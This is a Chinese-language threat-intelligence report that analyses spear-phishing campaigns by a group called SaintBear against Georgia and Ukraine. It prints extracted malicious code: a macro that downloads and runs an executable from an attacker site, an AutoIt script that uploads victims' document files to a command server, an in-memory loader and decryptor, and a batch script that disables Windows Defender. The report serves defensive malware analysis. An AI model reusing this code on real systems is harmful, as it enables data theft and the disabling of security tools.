# SaintBear：涉俄背景崛起的新型

# 威胁组织

| 文档版本 | 作者 | 日期 |
| --- | --- | --- |
| V1.0 | 十三陵吴彦祖 | 2021 年 10 月 |

## ThreatBook Labs

# 目录

# 一、概述


近日微步情报局捕获一批针对格鲁吉亚、乌克兰地区的攻击样本，攻击者使用涉及军政、COVID 疫苗等相关话题投递攻击诱饵。除此之外，也存在一些伪造成发票、比特币相关话题的鱼叉邮件。基于已捕获攻击事件，攻击者的攻击意图同时包含偏 APT 类的高级情报刺探和偏黑产团伙类的个人信息窃密、敛财。单从这一点来看，与已披露的俄罗斯背景的 Gamaredon 组织存在一定相似之处。微步情报局通过整合已有线索并进行深度拓线分析，有如下发现：

- 攻击者疑似具有俄罗斯背景，攻击目标以俄罗斯西南方向地缘邻国乌克兰、格鲁吉亚为主，涉及军队、政府机构等行业单位，其最早活跃时间至少可追溯到 2020 年 7 月。
- 攻击者攻击方式主要为鱼叉邮件攻击，所使用网络资产包括私有注册域名和攻击失陷站点，其中还包括少数国内的失陷站点。
- 鉴于已发现的武器库资产特征明显区别于已披露组织，微步情报局根据 Saint Bot 特马对其命名为 SaintBear 组织。
- 微步在线通过对相关样本、IP 和域名的溯源分析，已提取录入相关 IOC，可用于威胁情报检测。微步在线威胁感知平台 TDP 、本地威胁情报管理平台 TIP 、威胁情报云 API 、互联网安全接入服务 OneDNS 、主机威胁检测与响应平台 OneEDR 等均已支持对此次攻击事件和团伙的检测。


# 二、详情

此系列攻击活动主要攻击方式为鱼叉邮件攻击。攻击目标主要为格鲁吉亚、乌克兰等地区的政府、军队、其他无明确行业属性的企业机构。从鱼叉邮件内容来看，其伪造的内容既包括时政相关话题、也包含黑产团伙常用的发票、交易、比特币相关话题。随邮件投递的附件载荷（解压后）包括多种形式，如恶意下载的 Lnk 文件、漏洞利用文档、宏文档、恶意下载脚本、含下载外链的 PDF 文件等。攻击载荷落地运行后主要释放驻留两款特马组件（Autoit Script EXE 及 Saint Bot）实现初步的信息收集、下载器功能。

部分原始攻击邮件展示如下：




部分涉及政治题材的攻击诱饵展示如下，其主要为格鲁吉亚地区援助计划（针对战争中流离失所的难民）、新冠肺炎相关管控计划以及乌克兰军队相关题材。





攻击者投递攻击载荷解压后除了文档类载荷多数还会包含恶意下载的 Lnk 文件以增加用户主机失陷的成功率，部分 Lnk 文件整理如下：

| 名称 | 修改日期 | 类型 | 大小 |
|---|---|---|---|
| Bitcoin Wallet | 2021/7/14 11:23 | 快捷方式 | 2 KB |
| COVID-19-Vaccine-Coupon | 2021/7/14 11:23 | 快捷方式 | 2 KB |
| COVID-21 | 2021/7/22 20:51 | 快捷方式 | 2 KB |
| More info | 2021/7/22 20:49 | 快捷方式 | 2 KB |
| NATO_AC-A(2021) | 2021/7/22 20:51 | 快捷方式 | 2 KB |
| New Folder | 2021/7/22 20:52 | 快捷方式 | 2 KB |
| VACCINE #1 | 2021/7/14 11:23 | 快捷方式 | 2 KB |
| Накладная 20210420-531 | 2021/7/14 11:24 | 快捷方式 | 2 KB |


## 三、样本分析

该批样本包括公式编辑器漏洞利用的 rtf 文件、携带外部对象链接的 pdf 文件、恶意 Lnk 文件、恶意宏文档等。样本运行后的初始行为均为下载远程恶意程序执行。

PDF 诱饵中，通过 Action 动作嵌入恶意外链，外链使用 google.com 作为跳板。




Lnk 诱饵文件通过命令行脚本下载木马到本地临时目录，命名为“WindowsUpdate.exe”，然后执行木马。




宏文档诱饵中提取恶意下载宏代码如下，先将下载执行的脚本写入落地的 bat 配置文

件，然后执行 bat，进而下载执行木马程序。

```
Private Sub Document_Open()
gopossible = FreeFile
powerr = "powers"
rl = "hell"
optionaround = "C:\Users\Public\Documents\getmeeting.bat"
Open optionaround For Output As gopossible
Print #gopossible, powerr & rl & " -w h Start-BitsTransfer -Source http://1221.site/15858415841/0407.exe -
Destination C:\Users\Public\Documents\carsound.exe;C:\Users\Public\Documents\carsound.exe"
Close #gopossible
Set realhear = CreateObject("Shell.Application")
Call realhear.Open(optionaround)
End Sub
Sub concernhere()
'
' concernhere Macro
' W83K4BA5U2FG
'
End Sub
```

整理后续下载执行的木马程序，可分为三类：窃密类型的 Autoit Script 打包 PE，Saint Bot 下载器特马，SmokeLoader 下载器。下面分开进行分析：

## 3.1 Autoit Script 打包 PE


以 “ დევნილთა 2021-2022 წლების სტრატეგიის სამოქმედო გეგმა .doc”诱饵中下载的 centuryarticle.exe 为例进行分析。

木马信息如下：

| | |
|---|---|
| 名称 | centuryarticle.exe |
| MD5 | 577df0d0d1ebfde0c67cf6489d9a1974 |
| SHA1 | a57a31db630fd55666cfd3ccdacf78cec8fabc43 |
| SHA256 | 4fdc37f59801976606849882095992efecee0931ece77d74015113123643796e |
| 文件类型 | .Net Win32 EXE |
| 文件大小 | 968.68 KB (991928 bytes) |
| 编译时间 | 2021-07-05 07:05:20 |
| C&C | 45.146.165.91:8080 |
| 功能 | Autoit script 打包，用于上传用户磁盘上文件信息。 |

Table 1


1、样本携带无效的 FindAppConfigFile 数字签名。





2、反编译代码中存在多处俄语描述信息。

```
            break;
        }
        if (!true)
        {
            RuntimeMethodHandle arg_1C_0 = methodof(XmlFileType.ExtractAssistant()).MethodHandle;
        }
        throw new Exception("Матрица должна быть квадратной.");
    }
    int num = 0;
    while ((long)num < (long)((ulong)this.activeManager))
    {
        int num2 = 0;
        while ((long)num2 < (long)((ulong)this.nextCaption))
```

该.Net 程序存在多个垃圾类结构混淆，核心类为 ReferenceContext，用于内存模块执行工作。




3、经分析，该.Net 程序为 AutoIt Script 编译打包后的载体程序，已有反编译工具暂时无法提取 Autoit 脚本载荷。Dump 该进程内存，暴力提取其中二进制 a3x 内存编译数据，转储为二进制文件。



| Address | Value |
| --- | --- |
| Found 3 occurrences of '41 55 33 21'. | |
| E9BE7Dh | 41 55 33 21 |
| F58D60h | 41 55 33 21 |
| F69F8Ch | 41 55 33 21 |

使用 AutoIt 反编译工具处理转储的 a3x 文件得到原始 au3 脚本。




4、分析 au3 脚本，发现其功能为收集磁盘中后缀为“.doc;.pdf;.ppt;.dot;.xl;.csv;.rtf;.dot;.mdb;.accdb;.pot;

.pps;.ppa;.rar;.zip;.tar;.7z;.txt"的文件名，将其回传给 C&C 服务器，然后释放 r.bat 配置文件并执行，每分钟执行一次结束 CMD 进程命令。

回传地址为：http://45.146.165.91:8080/upld/十六进制磁盘序列号。

```
$URL = "http://45.146.165.91:8080/upld/"
$DSKS = DRIVEGETDRIVE ( "FIXED" )
$REM = 0x0
FOR $I = 0x1 TO $DSKS [ 0x0 ]
IF $DSKS [ $I ] = @HOMEDRIVE THEN
$REM = $I
ENDIF
NEXT
$DSKS [ $REM ] = @HOMEPATH
$UUID = HEX ( DRIVEGETSERIAL ( "" ) )
FOR $DRV = 0x1 TO $DSKS [ 0x0 ]
$ARETURN = _FILESEARCH ( $DSKS [ $DRV ] , "*.doc;*.pdf;*.ppt;*.dot;*.xl;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt" )
FOR $I = 0x1 TO $ARETURN [ 0x0 ]
$NAME_NEW = STRINGREPLACE ( $ARETURN [ $I ] , ":" , "_" )
$NAME_NEW = STRINGREPLACE ( $NAME_NEW , "\" , "/" )
_HTTP_UPLOAD ( $URL & $UUID , $ARETURN [ $I ] , _STRINGTOHEX ( $NAME_NEW ) , "" , _STRINGTOHEX ( $NAME_NEW ) )
NEXT
NEXT
$HFILE = FILEOPEN ( "r.bat" , 0x2 )
FILEWRITE ( $HFILE , "@echo off" & @CRLF )
FILEWRITE ( $HFILE , ":tryrem" & @CRLF )
FILEWRITE ( $HFILE , "del " & @SCRIPTNAME & @CRLF )
FILEWRITE ( $HFILE , "if exist " & @SCRIPTNAME & " (goto tryrem)" & @CRLF )
FILEWRITE ( $HFILE , 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF )
FILECLOSE ( $HFILE )
RUN ( "cmd /c start /min r.bat" , "" , @SW_HIDE )
```

## 3.2 Saint Bot

以“Bitcoin Wallet.lnk”诱饵中后续下载的 WindowsUpdate.exe 为例分析 Saint Bot 特马。

| | |
|---|---|
| 名称 | Hoteluri.exe |
| MD5 | 66c3ae9bddbbbcc2cc979d23792f15ac |
| SHA1 | 822c3ee867e390135c260590da2c7bca5dd3112e |
| SHA256 | b0b0cb50456a989114468733428ca9ef8096b18bce256634811ddf81f2119274 |
| 文件类型 | .Net Win32 EXE |
| 文件大小 | 864.00 KB (884736 bytes) |
| 编译时间 | 2010-01-22 12:07:17 |
| C&C | 45.146.165.91:8080 |
| 功能 | 通过多阶内存加载、下载执行实现简单远控功能。 |

Table 2

1、原始文件名称为 Hoteluri.exe，.Net 程序，并进行 reactor 混淆处理。去混淆分析，运行之前先进行网络通信检测。

```
internal static bool Qy3()
{
    string[] array = new string[]
    {
        "https://www.google.com/",
        "https://www.bing.com/"
    };
    int num = 0;
    checked
    {
        while (num != 2)
        {
            string[] array2 = array;
            for (int i = 0; i < array2.Length; i++)
            {
                string yb = array2[i];
                if (!o1J.j4M(yb))
                {
                    if (num > 0)
                    {
                        num--;
                    }
                    Task.Delay(30000).Wait();
                }
                else
                {
                    num++;
                }
```

可见资源段携带加密数据。

```
// 0x0005FD7C: 8e8f1999a294.Resources.resources (19766 bytes, Embedded, Private)
Save

// 0x0005FED4: 190f880f = 0
[redacted]
// 0x0005FED9: 3ce880450 = 19416 bytes, Type = System.Drawing.Bitmap, System.Drawing, Version=4.0.0.
```

2、解密资源段载荷数据，内存装载执行。

```
string[] array = new string[Wo1.Length - 1 + 1];
int num = Wo1.Length - 1;
for (int i = 0; i <= num; i++)
{
    try
    {
        array[i] = Wo1[i].Replace(".resources", "");
    }
    catch (Exception expr_30)
    {
        ProjectData.SetProjectError(expr_30);
        ProjectData.ClearProjectError();
    }
}
string[] array2 = array;
for (int j = 0; j < array2.Length; j++)
{
    string text = array2[j];
    if (text != null)
    {
        try
        {
            ResourceManager resourceManager = new ResourceManager(text, (Assembly)Af1b.mDic["Ass"]);
            ResourceSet resourceSet = resourceManager.GetResourceSet(CultureInfo.CurrentCulture, true, true);
            try
            {
                IEnumerator<object> enumerator = (IEnumerator<object>)resourceSet.OfType<object>().GetEnumerator();
                while (enumerator.MoveNext())
                {
                    object expr_AE = enumerator.Current;
                    DictionaryEntry dictionaryEntry = (expr_AE != null) ? ((DictionaryEntry)expr_AE) : default(DictionaryEntry);
                    if (Operators.ConditionalCompareObjectEqual(dictionaryEntry.Key, "SIAD", false))
                    {
                        result = (byte[])dictionaryEntry.Value;
                        return result;
                    }
                }
```

核心内存加载执行函数及解密函数如下：

```
// Token: 0x060001BC RID: 444 RVA: 0x0000D3E4 File Offset: 0x0000B5E4
internal static void j4L8()
{
    byte[] resourceData_Km = m0BJ.GetResourceData_Km76(192512);
    checked
    {
        int qx = Convert.ToInt32(RuntimeHelpers.GetObjectValue(Af1b.mDic[Af1b.sNum])) * 3;
        int num = resourceData_Km.Length - 1;
        for (int i = 0; i <= num; i++)
        {
            resourceData_Km[i] = t1D.Decrypt_r3X(resourceData_Km[i], (byte[])Af1b.mDic[Af1b.sArray], qx, i);
        }
        Af1b.mDic.Add(Af1b.mArray, resourceData_Km);
        Task.Delay(new Random().Next(1000, 5000)).Wait();
        t1D.LoadExecute_x7W();
    }
}
```

```
// Token: 0x0600028A RID: 650 RVA: 0x0001163C File Offset: 0x0000F83C
public static byte Decrypt_r3X(byte Mg9, byte[] a0P, int Qx5, int y1J)
{
    Mg9 ^= checked((byte)((int)a0P[y1J % a0P.Length] ^ (y1J + Qx5 % a0P.Length & Qx5)));
    return Mg9;
}
```

3、木马通过内存装载载荷依然为.Net 程序，用于从 orpod.ru 站点下载 def.exe、putty.exe 两个程序然后执行。


Wireshark · 追踪 HTTP 流 (tcp.stream eq 2) · 3927633b-6371-4541-86da-e9a73163bd96.pcap

```
GET /def.exe HTTP/1.1
Host: orpod.ru
Connection: Keep-Alive

GET /putty.exe HTTP/1.1
Host: orpod.ru

HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Fri, 26 Mar 2021 18:38:56 GMT
Content-Type: application/octet-stream
Content-Length: 156160
Connection: keep-alive
Last-Modified: Tue, 23 Mar 2021 22:59:01 GMT
ETag: "26200-5be3c20cc22f0"
Accept-Ranges: bytes

MZ.....@.....                    .!..L.!This program cannot be run i

$.......#.x.g...g...g...y...v...y...W...y.......@.m.b...g.......y...f...y...f...y...f...Richg.....
^.............
..B....@.....@S.......`....@.....A......a.....<.....A..Q
........@b.....`.....text....A.......B.....
..`.rdata.......`.......F.....@..@.data....~?.....@....rsrc....Q....A..R.....
```


4、def.exe 为自解压程序，用于执行 Disable Window Defender.bat 配置文件，关闭 Windows Defender 检测功能。

```
reg add "HKLM\Software\Microsoft\Windows Defender\Features" /v "TamperProtection" /t REG_DWORD /d "0" /f

reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v "ConsentPromptBehaviorAdmin" /t "REG_DWORD" /d 0 /f


rem Exclusion in WD can be easily set with an elevated cmd, so that makes it super easy to damage any pc.
rem WMIC /NAMESPACE:\\root\Microsoft\Windows\Defender PATH MSFT_MpPreference call Add ExclusionPath="xxxxxx

rem To disable System Guard Runtime Monitor Broker
rem reg add "HKLM\System\CurrentControlSet\Services\SgrmBroker" /v "Start" /t REG_DWORD /d "4" /f

rem To disable Windows Defender Security Center include this
rem reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f

rem 1 - Disable Real-time protection
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
